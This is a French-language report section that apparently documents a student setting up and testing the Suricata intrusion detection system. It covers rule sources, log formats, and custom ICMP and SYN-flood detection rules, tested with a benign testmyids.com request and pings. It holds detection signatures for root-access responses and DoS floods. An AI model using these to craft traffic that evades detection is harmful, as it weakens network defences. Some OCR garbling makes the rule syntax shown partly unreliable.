16/4/2023 -- 00:26:20 - <Info> -- Loading distribution rule file /etc/suricata/rules/dnp3-eve
nts.rules
```

Figure 113:suricata update

Il vérifie également si les modifications ajoutées au fichier suricata sont correctes :

```
U16/4/2023 -- 00:26:32 - <Info> -- Writing rules to /var/lib/suricata/rules/suricata.rules:
  total: 41686; enabled: 33292; added: 41686; removed 0; modified: 0
I16/4/2023 -- 00:26:33 - <Info> -- Writing /var/lib/suricata/rules/classification.config
316/4/2023 -- 00:26:33 - <Info> -- Testing with suricata -T.
16/4/2023 -- 00:27:25 - <Info> -- Done.
Nhanna2@server:/etc/suricata/rules$
```

Lister le répertoire des règles de suricata :

```

sudo: ls: command not found
hanaaa2@server:/etc/suricata/rules$ sudo ls -al /var/lib/suricata/rules
total 24000
drwxr-x--- 2 root root    4096 00:26 16    بريل|. .
drwxr-xr-x 4 root root    4096 00:26 16    بريل|.. .
-rw-r--r-- 1 root root   3228 00:26 16    بريل| classification.config
-rw-r--r-- 1 root root 24562830 00:26 16    بريل| suricata.rules
hanaaa2@server:/etc/suricata/rules$
```

Il existe.

Nous pouvons ajouter plus de sources pour les règles, et les commandes suivantes répertorient toutes les sources à partir desquelles nous pouvons ajouter des règles, en fonction de nos besoins.

```

> $ sudo suricata-update list-sources
23/3/2022 -- 20:32:52 - <Info> -- Using data-directory /var/lib/suricata.
23/3/2022 -- 20:32:52 - <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
23/3/2022 -- 20:32:52 - <Info> -- Using /etc/suricata/rules for Suricata provided rules.
23/3/2022 -- 20:32:52 - <Info> -- Found Suricata version 6.0.4 at /usr/bin/suricata.
23/3/2022 -- 20:32:52 - <Info> -- No source index found, running update-sources
23/3/2022 -- 20:32:52 - <Info> -- Downloading https://www.openinfosecfoundation.org/rules/index.yaml
23/3/2022 -- 20:32:54 - <Info> -- Adding all sources
23/3/2022 -- 20:32:54 - <Info> -- Saved /var/lib/suricata/update/cache/index.yaml
Name: et/open
Vendor: Proofpoint
Summary: Emerging Threats Open Ruleset
License: MIT
Name: et/pro
Vendor: Proofpoint
Summary: Emerging Threats Pro Ruleset
License: Commercial
Replaces: et/open
Parameters: secret-code
Subscription: https://www.proofpoint.com/us/threat-insight/et-pro-ruleset
Name: oisf/trafficid
Vendor: OISF
Summary: Suricata Traffic ID ruleset
License: MIT
Name: ptresearch/attackdetection
Vendor: Pulsar Technologies
```

je vais ajouter celui-ci à mes règles «malsio »

```

Name: malsilo/win-malware
Vendor: malsilo
Summary: Commodity malware rules
License: MIT
```

Comme ça :

```

Vendor: malsilo
Summary: Commodity malware rules
License: MIT
Name: stamus/lateral
Vendor: Stamus Networks
Summary: Lateral movement rules
License: GPL-3.0-only
hanaaa2@server:/etc/suricata/rules$ sudo suricata-update enable-source malsilo/win-malware
16/4/2023 -- 00:32:01 - <Info> -- Using data-directory /var/lib/suricata.
16/4/2023 -- 00:32:01 - <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
16/4/2023 -- 00:32:01 - <Info> -- Using /etc/suricata/rules for Suricata provided rules.
16/4/2023 -- 00:32:01 - <Info> -- Found Suricata version 6.0.11 at /usr/bin/suricata.
16/4/2023 -- 00:32:01 - <Info> -- Creating directory /var/lib/suricata/update/sources
16/4/2023 -- 00:32:01 - <Info> -- Enabling default source et/open
16/4/2023 -- 00:32:01 - <Info> -- Source malsilo/win-malware enabled
hanaaa2@server:/etc/suricata/rules$
```

Figure 114: ajout d'un source

Et comme vous pouvez le voir, maintenant c'est fait, donc je vais à nouveau mettre à jour suricata.

Je vais tester le fichier de configuration :

```
hanaa2@server:/etc/suricata/rules$ sudo suricata -T -c /etc/suricata/suricata.yaml -v
16/4/2023 -- 00:33:56 - <Info> - Running suricata under test mode
16/4/2023 -- 00:33:56 - <Notice> - This is Suricata version 6.0.11 RELEASE running in SYSTEM mode
16/4/2023 -- 00:33:56 - <Info> - CPUs/cores online: 1
16/4/2023 -- 00:33:56 - <Info> - fast output device (regular) initialized: fast.log
16/4/2023 -- 00:33:56 - <Info> - eve-log output device (regular) initialized: eve.json
16/4/2023 -- 00:33:56 - <Info> - stats output device (regular) initialized: stats.log
16/4/2023 -- 00:34:17 - <Info> - 1 rule files processed. 33306 rules successfully loaded, 0 rules failed
16/4/2023 -- 00:34:17 - <Info> - Threshold config parsed: 0 rule(s) found
16/4/2023 -- 00:34:18 - <Info> - 33309 signatures processed. 1245 are IP-only rules, 5202 are inspecting packet payload, 26649 inspect application layer, 108 are decoder event only
16/4/2023 -- 00:34:46 - <Notice> - Configuration provided was successfully loaded. Exiting.
16/4/2023 -- 00:34:46 - <Info> - cleaning up signature grouping structure... complete
hanaa2@server:/etc/suricata/rules$
```

Figure 115: tester le fichier de config

Démarrez suricata et je vérifierai le répertoire des journaux pour y voir les types de fichiers :

```
hanaa2@server:/etc/suricata/rules$ ls -al /var/log/suricata
total 72
drwxr-xr-x  5 root root  4096 00:10 16 . بريل
drwxrwxr-x 16 root syslog 4096 00:10 16 .. بريل
drwxr-xr-x  2 root root  4096 07:17 14 certs بريل
drwxr-xr-x  2 root root  4096 07:17 14 core بريل
-rw-r--r--  1 root root    0 00:10 16 eve.json بريل
-rw-r--r--  1 root root    0 00:10 16 fast.log بريل
drwxr-xr-x  2 root root  4096 07:17 14 files بريل
-rw-r--r--  1 root root    0 00:10 16 stats.log بريل
-rw-r--r--  1 root root 47038 00:36 16 suricata.log بريل
-rw-r--r--  1 root root 1731 00:35 16 suricata-start.log بريل
hanaa2@server:/etc/suricata/rules$
```

Figure 116: Suricata Log

Il y'a deux fichiers qui enregistre les logs dans suricata, eve.json et fast.log.

Eve JSON est un format de sortie très flexible qui permet une grande variété de champs de données, y compris des informations détaillées sur les alertes de sécurité, les connexions réseau, les flux de données, les anomalies de trafic et plus encore.

Eve JSON est souvent utilisé pour l'intégration avec d'autres systèmes de sécurité, tels que SIEM (Security Information and Event Management) ou des outils de visualisation de données. Il est souvent préféré pour sa flexibilité et sa capacité à stocker des informations détaillées.

Fast Log, quant à lui, est un format de sortie plus simple et plus rapide qui est souvent utilisé pour l'analyse en temps réel du trafic réseau. Fast Log enregistre les alertes de sécurité et les événements liés à une connexion ou un flux de données spécifique, mais il ne fournit pas autant

d'informations détaillées que Eve JSON. Fast Log est souvent utilisé pour surveiller le trafic en temps réel et pour des analyses rapides des événements de sécurité.

#### **4. Fonctionnement :**

##### **I. Ecosystème Suricata :**

• Distribution : Il s'agit de packages ou de distributions préconfigurées qui regroupent Suricata avec d'autres outils et configurations nécessaires pour fournir une solution complète de surveillance de la sécurité du réseau.

- SELKS et Amsterdam
- SecurityOnion
- PfSense et OPNsense

• Outils de gestion : Ces outils aident à gérer la configuration et les règles de Suricata et à visualiser les événements et alertes générés. Ils simplifient le processus de traitement et d'analyse des données de sécurité.

- Evebox
- Scirius
- Kibana

• Traitement des événements : Ces composants assurent le traitement, la consolidation et l'enrichissement des événements et alertes Suricata. Ils garantissent que les données générées par Suricata sont traitées efficacement et prêtes pour l'analyse et l'intégration avec d'autres outils de sécurité.

- Mafieux
- Barnyard2
- Logstash

##### **II. Principales caractéristiques de Suricata**

- **Inspection du trafic** : Suricata examine le trafic réseau en utilisant le langage Snort étendu. Il est capable de détecter des éléments malveillants connus tels que les signatures de logiciels malveillants, les attaques réseau et les comportements suspects.
- **Scripts Lua** : Suricata prend en charge des scripts basés sur Lua, ce qui permet d'étendre ses fonctionnalités et de créer des règles de détection personnalisées.
- **Sortie JSON unifiée** : Suricata génère une sortie unifiée au format JSON, ce qui facilite le post-traitement et l'analyse des événements détectés. Cette sortie peut être utilisée par d'autres outils pour effectuer des analyses plus avancées.
- **Extraction de fichiers** : Suricata est capable d'extraire des fichiers à partir du trafic réseau, ce qui permet d'isoler et d'analyser les fichiers potentiellement malveillants.
- **Évolutivité via le multi-threading** : Suricata est conçu pour être hautement évolutif grâce à son support du multi-threading. Cela permet de tirer parti de la puissance de calcul des processeurs modernes et de traiter efficacement de grandes quantités de trafic réseau.




Figure 2. Suricata Runmode: Workers

### III. Caractéristiques techniques :

- **Prise en charge IPv4/IPv6 :** Suricata peut analyser à la fois le trafic réseau IPv4 et IPv6.
- **Fragmentation et suivi des flux :** Suricata est capable de gérer les paquets IP fragmentés et de suivre les flux de communication pour une analyse complète.
- **Suivi TCP et râssemblage :** Suricata surveille les connexions TCP et peut râssembler les paquets pour analyser le contenu complet des communications.
- **Détection de protocole indépendante des ports :** Suricata peut détecter divers protocoles réseau (comme SSH, TLS) indépendamment des ports utilisés.
- **Analyse approfondie des protocoles :** Suricata effectue une analyse détaillée des protocoles courants tels que HTTP, SMTP, DNS et TLS, en surveillant l'état des connexions et en inspectant les données échangées.
- **Extraction de fichiers pour HTTP et SMTP :** Suricata est capable d'extraire les fichiers transférés via les protocoles HTTP et SMTP, ce qui permet une analyse ultérieure.
- **Langage de règles étendu :** Suricata permet l'ajout de règles de détection personnalisées pour des protocoles spécifiques comme SSH, TLS, en incluant des noms de fichiers, des types et des empreintes MD5.
- **Réputation IP et GeoIP :** Suricata peut prendre en compte la réputation des adresses IP à l'aide de listes et fournir des informations de géolocalisation avec GeoIP.
- **Scripting Lua :** Suricata permet l'utilisation de scripts Lua pour étendre les capacités de détection et personnaliser les sorties d'événements.
- **Journalisation des sorties au format (Net)flow :** Suricata peut générer des journaux au format (Net)flow pour faciliter l'intégration avec d'autres systèmes de gestion et d'analyse des flux réseau.

### IV. Suricata et performances

#### • Évolutivité via multithreading :

Évolutivité presque linéaire

Environ 450-650 Mbps par cœur

### ● 1Gbps :

Pour atteindre des débits de 1 Gbps, il est recommandé d'utiliser plusieurs cœurs de processeur et de configurer Suricata en mode de configuration directe, ce qui permet d'améliorer les performances en évitant des opérations de copie supplémentaires.

### ● 10Gbps :

Suricata peut également atteindre des débits de 10 Gbps sur du matériel standard.

Cependant, cela nécessite une configuration minutieuse et des ajustements appropriés pour optimiser les performances et garantir un fonctionnement fluide à ces débits élevés.

## V. Rulsets :

Les règles IDS dans Suricata proviennent principalement de deux sources principales :

**Emerging Threats (Proofpoint)** : Emerging Threats est une source de règles IDS bien connue et propose à la fois des ensembles de règles gratuits et payants.

Les règles fournies par Emerging Threats sont spécifiquement optimisées pour Suricata, ce qui les rend très adaptées à une utilisation avec ce système de détection d'intrusion.

**VRT/Talos (Sourcefire/Cisco)** : VRT (Vulnerability Research Team) est une équipe de recherche en sécurité appartenant à Talos, qui fait partie de Cisco.

Ils fournissent également des ensembles de règles IDS pour Suricata, avec à la fois des options gratuites et payantes.

Les règles de VRT/Talos sont bien réputées et offrent une couverture étendue des menaces et des vulnérabilités.

## VI. Ligne de commande Suricata :

Commandes générales Suricata :

o-v, -h

o--build-info

o-i eth0

o- r <pcap file>

o-S <rule file>

o-T -> test config & rules

Pour exécuter la commande à l'intérieur conteneur en cours d'exécution :

```
odocker exec flocon_suricata_1 suricata -V
```

## 5. Implementation:

Maintenant je vais faire quelques étapes pour tester mon IDS :

Premiers cas :

```
-rw-r--r-- 1 root root 24567953 00:32 16 suricata.rules
hanaa2@server:/etc/suricata/rules$ curl http://testmyids.org/uid/index.html
uid=0(root) gid=0(root) groups=0(root)
hanaa2@server:/etc/suricata/rules$
```

Cette information signifie que quelqu'un a peut-être accédé à root, voyons s'il a été enregistré.

Voilà le résultat dans fast.log :

```
hanaa2@server:/etc/suricata/rules$ sudo cat /var/log/suricata/fast.log
04/16/2023-00:38:16.610872 [**] [1:2013028:7] ET POLICY curl User-Agent Outbound [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.219.213:59050 -> 18.154.22.58:80
04/16/2023-00:38:16.657911 [**] [1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 18.154.22.58:80 -> 192.168.219.213:59050
hanaa2@server:/etc/suricata/rules$
```

Figure 117:fast.log

Deuxième cas :

Pour tester la fonctionnalité IDS de Suricata, il est préférable de tester avec une signature. La signature avec ID 2100498 du Le jeu de règles ET Open est écrit spécifiquement pour de tels cas de test.

**2100498:**

```
alert ip any any -> any any (msg:"GPL ATTACK_RESPONSE id check return root";
→contenu :"uid=0/28/racine/29/" ; type de classe : mauvais-inconnu ; sid :2100498 ; rev :7 ;
→métadonnées :créées au 2010_09_23, mises à jour au 2010_09_23 ;)
```

Cela alertera sur tout trafic IP qui a le contenu dans sa charge utile. Cette règle peut être déclenchée assez facilement.

Donc on voit le résultat :

```
bash: malsilo/win-malware: No such file or directory
hanaa2@server:/etc/suricata/rules$ curl http://testmyids.com/
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.20.1</center>
</body>
</html>
hanaa2@server:/etc/suricata/rules$ sudo cat /var/log/suricata/fas
```

Résultat de log :

```
cation: Potentially Bad Traffic] [Priority: 2] {TCP} 18.154.22.58:80 -> 192.168.219.213:59050  
04/16/2023-00:40:01.322422 [**] [1:2013028:7] ET POLICY curl User-Agent Outbound [**] [Classifica  
Attempted Information Leak] [Priority: 2] {TCP} 192.168.219.213:40166 -> 31.3.245.133:80  
hanaa2@server:/etc/suricata/rules$
```

### Troisième cas :

Maintenant, je vais créer une règle personnalisée à tester.

Dois d'abord désactiver suricata et créer un nouveau fichier :

```
hanna2@server:/etc/suricata/rules$ sudo systemctl stop suricata.service  
hanna2@server:/etc/suricata/rules$ sudo nano /etc/suricata/rules/local.rules
```

Création de la règle :

```
hanna2@server:/etc/suricata/rules  
hanna2@server:/etc/suricata/rules 104x34  
GNU nano 4.8 /etc/suricata/rules/local.rules  
alert icmp any any -> $HOME_NET any (msg:"ICMP PING"; sid:1; rev:1;)
```

Figure 118: création de nouvelle règle

Cette commande suivra et enregistrera les pings de n'importe quel réseau externe vers notre réseau domestique.

Modifier le fichier de configuration yaml pour ajouter ce fichier au chemin des règles :

```
default-rule-path: /var/lib/suricata/rules  
  
rule-files:  
  - suricata.rules  
  - /etc/suricata/rules/local.rules  
##  
## Auxiliary configuration files.  
##
```

Figure 119: ajouter la règle au fichier de config

Test du fichier de configuration :


```

hanaa2@server:/etc/suricata/rules$ sudo nano /etc/suricata/suricata.yaml
hanaa2@server:/etc/suricata/rules$ sudo suricata -T -c /etc/suricata/suricata.yaml -v
16/4/2023 -- 00:47:05 - <Info> - Running suricata under test mode
16/4/2023 -- 00:47:05 - <Notice> - This is Suricata version 6.0.11 RELEASE running in SYSTEM mode
16/4/2023 -- 00:47:05 - <Info> - CPUs/cores online: 1
16/4/2023 -- 00:47:05 - <Info> - fast output device (regular) initialized: fast.log
16/4/2023 -- 00:47:05 - <Info> - eve-log output device (regular) initialized: eve.json
16/4/2023 -- 00:47:05 - <Info> - stats output device (regular) initialized: stats.log
16/4/2023 -- 00:47:29 - <Info> - 2 rule files processed. 33307 rules successfully loaded, 0 rules
16/4/2023 -- 00:47:29 - <Info> - Threshold config parsed: 0 rule(s) found
16/4/2023 -- 00:47:30 - <Info> - 33310 signatures processed. 1246 are IP-only rules, 5202 are inspecting
packet payload, 26649 inspect application layer, 108 are decoder event only
16/4/2023 -- 00:47:51 - <Notice> - Configuration provided was successfully loaded. Exiting.
16/4/2023 -- 00:47:51 - <Info> - cleaning up signature grouping structure... complete
hanaa2@server:/etc/suricata/rules$ 

```

Lancer suricata.

Je vais maintenant utiliser ma machine Windows pour envoyer un ping à la machine qui appartient à ce réseau pour tester la règle :



```

Microsoft Windows [Version 10.0.19044.2846]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hp>ping 192.168.219.213

Pinging 192.168.219.213 with 32 bytes of data:
Reply from 192.168.219.213: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.219.213:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\hp>

```

Figure 120: Ping avec windows

Résultat dans le log file :

```

hanaa2@server:/etc/suricata/rules$ sudo cat /var/log/suricata/fast.log
04/16/2023-00:38:16.610872 [**] [1:2013028:7] ET POLICY curl User-Agent Outbound [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.219.213:59050 -> 18.154.22.58:80
04/16/2023-00:38:16.657911 [**] [1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 18.154.22.58:80 -> 192.168.219.213:59050
04/16/2023-00:40:01.322422 [**] [1:2013028:7] ET POLICY curl User-Agent Outbound [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.219.213:40166 -> 31.3.245.133:80
04/16/2023-00:49:23.615374 [**] [1:1:1] ICMP PING [**] [Classification: (null)] [Priority: 3] {ICMP} 2.168.219.100:8 -> 192.168.219.213:0
04/16/2023-00:49:23.615407 [**] [1:1:1] ICMP PING [**] [Classification: (null)] [Priority: 3] {ICMP} 2.168.219.213:0 -> 192.168.219.100:0
hanaa2@server:/etc/suricata/rules$ 

```

Figure 121: log file result

Ladders IP de ma windows machine:

```
Command Prompt

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 192.168.8.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . : fe80::632a:db07:1bfa:4a31%13
IPv4 Address . . . . . : 192.168.219.100 ←
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.219.185

Ethernet adapter Connexion réseau Bluetooth:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\Users\hp>
```

Figure 122: Addresse ip windows

Comme vous pouvez le voir, il s'agit de l'adresse IP de ma machine Windows et elle est connectée au résultat de fast.log, en tant que machine qui a envoyé un ping à mon réseau :

```
hanaa2@server:/etc/suricata/rules$ sudo cat /var/log/suricata/fast.log
04/16/2023-00:38:16.610872 [**] [1:2013028:7] ET POLICY curl User-Agent Outbound [**]
Attempted Information Leak] [Priority: 2] {TCP} 192.168.219.213:59050 -> 18.154.22.58:8
04/16/2023-00:38:16.657911 [**] [1:2100498:7] GPL ATTACK_RESPONSE id check returned re
cation: Potentially Bad Traffic] [Priority: 2] {TCP} 18.154.22.58:80 -> 192.168.219.213
04/16/2023-00:40:01.322422 [**] [1:2013028:7] ET POLICY curl User-Agent Outbound [**]
Attempted Information Leak] [Priority: 2] {TCP} 192.168.219.213:40166 -> 31.3.245.133:8
04/16/2023-00:49:23.615374 [**] [1:1:1] ICMP PING [**] [Classification: (null)] [Prior
2.168.219.100:8 -> 192.168.219.213:0
04/16/2023-00:49:23.615407 [**] [1:1:1] ICMP PING [**] [Classification: (null)] [Prior
2.168.219.213:0 -> 192.168.219.100:8 ←
hanaa2@server:/etc/suricata/rules$
```

Nous pouvons même maintenant voir le même résultat à partir du fichier eve.json à la place en utilisant l'outil "jq" pour rendre le résultat facile à lire :

```
Command Prompt

Connection-specific DNS Suffix . :
C:\Users\hp>ping 192.168.219.213

Pinging 192.168.219.213 with 32 bytes of data:
Reply from 192.168.219.213: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.219.213:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\hp>
```

```
Setting up jq (1.6-1ubuntu0.20.04.1) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.9) ...
hanaa2@server:/etc/suricata/rules$ sudo tail -f /var/log/suricata/eve.json | jq 'select(.event.type=="alert")'

[{"_timestamp": "2023-04-16T01:01:31.993776+0000",
  "_flow_id": 47627197151728,
  "in_iface": "enp0s3",
  "event_type": "alert",
  "src_ip": "192.168.219.100",
  "src_port": 0,
  "dest_ip": "192.168.219.213",
  "dest_port": 0,
  "proto": "ICMP",
  "icmp_type": 8,
  "icmp_code": 0,
  "category_id": "1:QCRHm7qkiH8r87VjWuh9Z7UgF9Y=",
  "signature": [
    {"Terminator": "allowed",
     "sig_id": 1,
     "signature_id": 1,
     "rev": 1,
     "signature": "ICMP PING",
```

Figure 123: résultat dans eve.json

```

    "signature_id": 1,
    "rev": 1,
    "signature": "ICMP PING",
    "category": "",
    "severity": 3
},
"flow": {
    "pkts_toserver": 1,
    "pkts_toclient": 0,
    "bytes_toserver": 74,
    "bytes_toclient": 0,
    "start": "2023-04-16T01:01:31.993776+0000"
}
{
    "timestamp": "2023-04-16T01:01:31.993825+0000",
    "flow_id": 476227197151728,
    "in_iface": "enp0s3",
    "event_type": "alert",
    "src_ip": "192.168.219.213",
    "src_port": 0,
    "dest_ip": "192.168.219.100",
    "dest_port": 0,
    "proto": "ICMP",
    "icmp_type": 0,
    "icmp_code": 0,
    "community_id": "1:QCRHm7qkIh8r87VjwUh9Z7ugF9Y=",
    "alert": {
        "action": "allowed",
        "gid": 1,
        "signature_id": 1
    }
}

```

This list is incomplete as there are too many frameworks / plugin managers to list all of them.

Figure 124: continuation de résultat

#### Quatrième cas :

Tester cette commande et voir le résultat dans json format

A terminal window titled 'hanaa2@server: ~' showing the command 'curl http://testmyids.com'. The output is an HTML response indicating a 301 Moved Permanently status, with the URL redirected to 'https://testmyids.com/'. The terminal window has a red header bar.

```

hanaa2@server:~$ curl http://testmyids.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.20.1</center>
</body>
</html>
hanaa2@server:~$ 

```

Et voilà :

A terminal window titled '2022\_05\_03' showing the command 'curl http://testmyids.com'. The output is a JSON object containing details about the HTTP request and response, including the host, URL, user agent, content type, method, protocol, status, redirect, length, and flow statistics. The terminal window has a black header bar.

```


2022_05_03
    ]
},
"http": {
    "hostname": "testmyids.com",
    "url": "/",
    "http_user_agent": "curl/8.0.1",
    "http_content_type": "text/html",
    "http_method": "GET",
    "protocol": "HTTP/1.1",
    "status": 301,
    "redirect": "https://testmyids.com/",
    "length": 169
},
"app_proto": "http",
"flow": {
    "pkts_toserver": 4,
    "pkts_toclient": 3,
    "bytes_toserver": 348,
    "bytes_toclient": 572,
    "start": "2023-04-16T01:03:12.753958+0000"
}

```

Figure 125: résultat

## Cinquième cas : Dos attaque

Topologie d'attaque :



Création d'un nouveau fichier pour les DOS ATTACK alerts :

```
touch: cannot touch 'detect-dos.rules': Permission denied
hanaaa2@server:/etc/suricata/rules$ sudo touch detect-dos.rules
hanaaa2@server:/etc/suricata/rules$ ls
app-layer-events.rules    http-events.rules      smb-events.rules
decoder-events.rules      ipsec-events.rules    smtp-events.rules
detect-dos.rules          kerberos-events.rules ssh-events.rules
dhcp-events.rules         local.rules           stream-events.rules
dnp3-events.rules         modbus-events.rules   tls-events.rules
dns-events.rules          mqtt-events.rules    zsh-syntax-highlighting
files.rules                nfs-events.rules
http2-events.rules        ntp-events.rules
hanaaa2@server:/etc/suricata/rules$
```

Figure 126:creation d'un nouveau fichier pour les règles

Ajouter les lignes suivants à ce fichier :

```
hanna2@server: /var/log/suricata
hanna2@server: /var/log/suricata 104x38
GNU nano 4.8 /etc/suricata/rules/detect-dos.rules
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"LOCAL DOS SYN packet flood inbound, Potential DOS";)
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"LOCAL DOS SYN packet flood outbound, Potential DOS";)
```

CODE SNIPPET :

```

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"LOCAL DOS SYN packet
flood inbound, Potential DOS"; flow:to_server; flags: S,12; threshold: type
both, track by_dst, count 5000, seconds 5; classtype:misc-activity; sid:5;)
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"LOCAL DOS SYN packet
flood outbound, Potential DOS"; flow:to_server; flags: S,12; threshold: type
both, track by_dst, count 5000, seconds 5; classtype:misc-activity; sid:6;)

```

## Que fait ces règles ?

Ils sont utilisés pour alerter d'une attaque de type SYN flood. Les paramètres communs dans les règles sont les actions :

**Alert** qui alerte lorsque les conditions de la règle sont remplies.

**Tcp** est le protocole sur lequel se concentre la règle.

**\$EXTERNAL\_NET** et **\$HOME\_NET** sont des ensembles d'adresses IP spécifiés dans le fichier /etc/suricata/suricata.yaml.

Le paramètre **msg** contient le contenu qui apparaît lors de l'alerte.

Le paramètre **flags** contient **S** pour les paquets **SYN**.

Le paramètre **threshold** est défini sur "**both**", ce qui inclut :

- **Threshold** pour définir un seuil minimum pour une règle avant qu'elle ne génère des alertes.
- **Limit** pour s'assurer que le système ne soit pas inondé d'alertes.

Ici, l'alerte sera générée s'il y a plus de 5000 paquets **TCP SYN** entrants dans les 5 prochaines secondes.

## Configurer Suricata

Le contenu du fichier suricata.yaml est mis à jour comme suit :

La valeur de HOME\_NET est mise à jour avec l'adresse IP de la machine virtuelle Ubuntu :

```

vars:
  # more specific is better for alert accuracy
  address-groups:
    HOME_NET: "[192.168.37.213/24]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

```

Figure 127:édition du home\_net

Le nouveau fichier de règle créé, qui a été placé dans le répertoire approprié, est ajouté à la liste des fichiers de règles :

```
rule-files:
  - /etc/suricata/rules/detect-dos.rules ←
##  - suricata.rules
##  - /etc/suricata/rules/local.rules

##
## Auxiliary configuration files.
##
```

Figure 128: ajouter le fichier aux rule-files

Une fois cela fait, les règles sont mises à jour dans Suricata avec la commande :

```
hanna2@server:/var/log/suricata$ sudo suricata-update
[sudo] password for hanna2:
6/5/2023 -- 00:17:20 - <Info> -- Using data-directory /var/lib/suricata.
6/5/2023 -- 00:17:20 - <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
6/5/2023 -- 00:17:20 - <Info> -- Using /etc/suricata/rules for Suricata provided rules.
6/5/2023 -- 00:17:20 - <Info> -- Found Suricata version 6.0.11 at /usr/bin/suricata.
6/5/2023 -- 00:17:20 - <Info> -- Loading /etc/suricata/suricata.yaml
6/5/2023 -- 00:17:20 - <Info> -- Disabling rules for protocol http2
6/5/2023 -- 00:17:20 - <Info> -- Disabling rules for protocol modbus
6/5/2023 -- 00:17:20 - <Info> -- Disabling rules for protocol dnp3
6/5/2023 -- 00:17:20 - <Info> -- Disabling rules for protocol enip
